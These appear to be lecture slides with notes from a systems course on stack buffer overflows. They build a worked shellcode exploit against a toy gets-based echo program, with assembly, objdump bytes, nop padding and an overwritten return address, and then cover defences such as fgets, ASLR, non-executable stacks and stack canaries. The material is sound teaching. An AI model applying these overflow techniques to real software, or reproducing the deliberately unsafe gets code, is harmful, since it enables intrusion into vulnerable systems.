
Note that 24 bytes are allocated on the stack for *buf*, rather than the 4 specified in the C code. This is an optimization having to do with the alignment of the stack pointer, a subject we will discuss in an upcoming lecture.

The text in the angle brackets after the calls to *gets* and *puts* mentions "plt". This refers to the "procedure linkage table," another topic we cover in an upcoming lecture.



Supplied by CMU, but adapted for x86-64.



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

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
Note that *gets* reads input until the first newline character, but then replaces it with the null character (0x0).



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

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Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- **Use library routines that limit string lengths**
  - **`fgets` instead of `gets`**
  - **`strncpy` instead of `strcpy`**
  - **don't use `scanf` with `%s` conversion specification**
    - » **use `fgets` to read the string**
    - » **or use `%ns` where `n` is a suitable integer**

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

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
```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```




Programs susceptible to buffer-overflow attacks are amazingly common and thus such attacks are probably the most common of the bug-exploitation techniques. Even drivers for network interface devices have such problems, making machines vulnerable to attacks by maliciously created packets.

Here we have a too-simple implementation of an echo program, for which we will design and implement an exploit. Note that, strangely, gcc has allocated 88 bytes for buf. We'll discuss reasons for this later — it has to do with cache alignment.

Crafting the Exploit ...

- Code + padding
  - 96 bytes long
    - » 88 bytes for buf
    - » 8 bytes for return address



Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n",
       strlen("hacked by twd\n"));
  exit(0);
}
```



The “write” routine is the lowest-level output routine (which we discuss in a later lecture). The first argument indicates we are writing to “standard output” (normally the display). The second argument is what we’re writing, and the third argument is the length of what we’re writing.

The “exit” routine instructs the OS to terminate the program.

Quiz 2

The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

a) 0
b) 0x7fffffffe948
c) 0x7fffffffe9a0
d) it doesn't matter what value goes there



Assembler Code from gcc

```
    .file "exploit.c"
    .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
    .string "hacked by twd\n"
    .text
    .globl  exploit
    .type   exploit, @function
exploit:
.LFB19:
    .cfi_startproc
    subq    $8, %rsp
    .cfi_def_cfa_offset 16
    movl    $14, %edx
    movl    $.LC0, %esi
    movl    $1, %edi
    call    write
    movl    $0, %edi
    call    exit
    .cfi_endproc
.LFE19:
    .size   exploit, .-exploit
    .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
    .section .note.GNU-stack,"",@progbits
```


This is the result of assembling the C code of the previous slide using the command "gcc –S exploit.c –O1". In a later lecture we'll see what the unexplained assembler directives (such as .globl) mean, but we're looking at this code so as to get the assembler instructions necessary to get started with building our exploit.

Exploit Attempt 1


```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp         # needed for syscall instructions
  movl  $14, %edx        # length of string
  movq  $0x7fffffffe973, %rsi   # address of output string
  movl  $1, %edi         # write to standard output
  movl  $1, %eax         # do a "write" system call
  syscall
  movl  $0, %edi         # argument to exit is 0
  movl  $60, %eax        # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop
  nop
  ...
  nop
.quad 0x7fffffffe948
.byte '\n'
```

29 no-ops

Here we've adapted the compiler-produced assembler code into something that is completely self-contained. The "syscall" assembler instruction invokes the operating system to perform, in this case, *write* and *exit* (what we want the OS to do is encoded in register eax).

We've added sufficient nop (no-op) instructions (which do nothing) so as to pad the code so that the .quad directive (which allocates an eight-byte quantity initialized with its argument) results in the address of the start of this code (`0x7fffffffe948`) overwriting the return address. The .byte directive at the end supplies the newline character that indicates to gets that there are no more characters.

The intent is that when the echo routine returns, it will return to the address we've provided before the newline, and thus execute our exploit code.



This is the output from "objdump –d" of our assembled exploit attempt. It shows the actual object code, along with the disassembled object code. (It did its best on disassembling str, but it's not going to be executed as code.) The problem is that if we give this object code as input to the echo routine, the call to *gets* will stop processing its input as soon as it encounters the first 0a byte (the ASCII encoding in '\n'). Fortunately none of the actual code contains this value, but the string itself certainly does.

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffffe948
subq  $8, %rsp
movb  $9, %dl
addb  $1, %dl
movq  $0x7fffffffe990, %rsi
movb  %dl, (%rsi)
movl  $14, %edx
movq  $0x7fffffffe984, %rsi
movl  $1, %edi
movl  $1, %eax
syscall
movl  $0, %edi
movl  $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7fffffffe948
.byte '\n'
```

13 no-ops

To get rid of the "0a", we've removed it from the string. But we've inserted code to replace the null at the end of the string with a "0a". This is somewhat tricky, since we can't simply copy a "0a" to that location, since the copying code would then contain the forbidden byte. So, what we've done is to copy a "09" into a register, add 1 to the contents of that register, then copy the result to the end of the string.

Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
     . . .
```


Again we have the output from “objdump –d”.

Actual Object Code, part 2

```
000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```


The only ‘0a’ appears at the end; the entire exploit is exactly 96 bytes long. Again, the disassembly of str is meaningless, since it’s data, not instructions.

Quiz 3

```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```

Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```

The exploit code is executed:

a) **before the call to *gets***
b) **before the call to *puts*, but after *gets* returns**
c) **on return from *main***

System-Level Protections

- **Randomized stack offsets**
  - at start of program, allocate random amount of space on stack
  - makes it difficult for hacker to predict beginning of inserted code
- **Non-executable code segments**
  - in traditional x86, can mark region of memory as either "read-only" or "writeable"
    - » can execute anything readable
  - modern hardware requires explicit "execute" permission

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7fffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7fffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7fffffffc6a8
```


Supplied by CMU.

Randomized stack offsets are a special case of what's known as "address-space layout randomization" (ASLR).

Because of them, our exploit of the previous slides won't work in general, since we assumed the stack always starts at the same location.

Making the stack non-executable also prevents our exploit from working.

Stack Canaries


- Idea
  - place special value ("canary") on stack just beyond buffer
  - check for corruption before exiting function
- gcc implementation
  - `-fstack-protector`
  - `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```

```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```


Supplied by CMU.


The –fstack-protector flag causes gcc to emit stack-canary code for functions that use buffers larger than 8 bytes. The –fstack-protector-all flag causes gcc to emit stack-canary code for all functions.



Supplied by CMU.

The operand "%fs:0x28" requires some explanation, as it uses features we haven't previously discussed. *fs* is one of a few "segment registers," which refer to other areas of memory. They are generally not used, being a relic of the early days of the x86 architecture before virtual-memory support was added. You can think of *fs* as pointing to an area where global variables (accessible from anywhere) may be stored and made read-only. It's used here to hold the "canary" values. The area is set up by the operating system when the system is booted; the canary is set to a random value so that attackers cannot predict what it is. It's also in memory that's read-only so that the attacker cannot modify it.

Note that objdump's assembler syntax is slightly different from what we normally use in gcc: there are no "q" or "l" suffices on most of the instructions, but the call instruction, strangely, has a q suffix.



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

Supplied by CMU.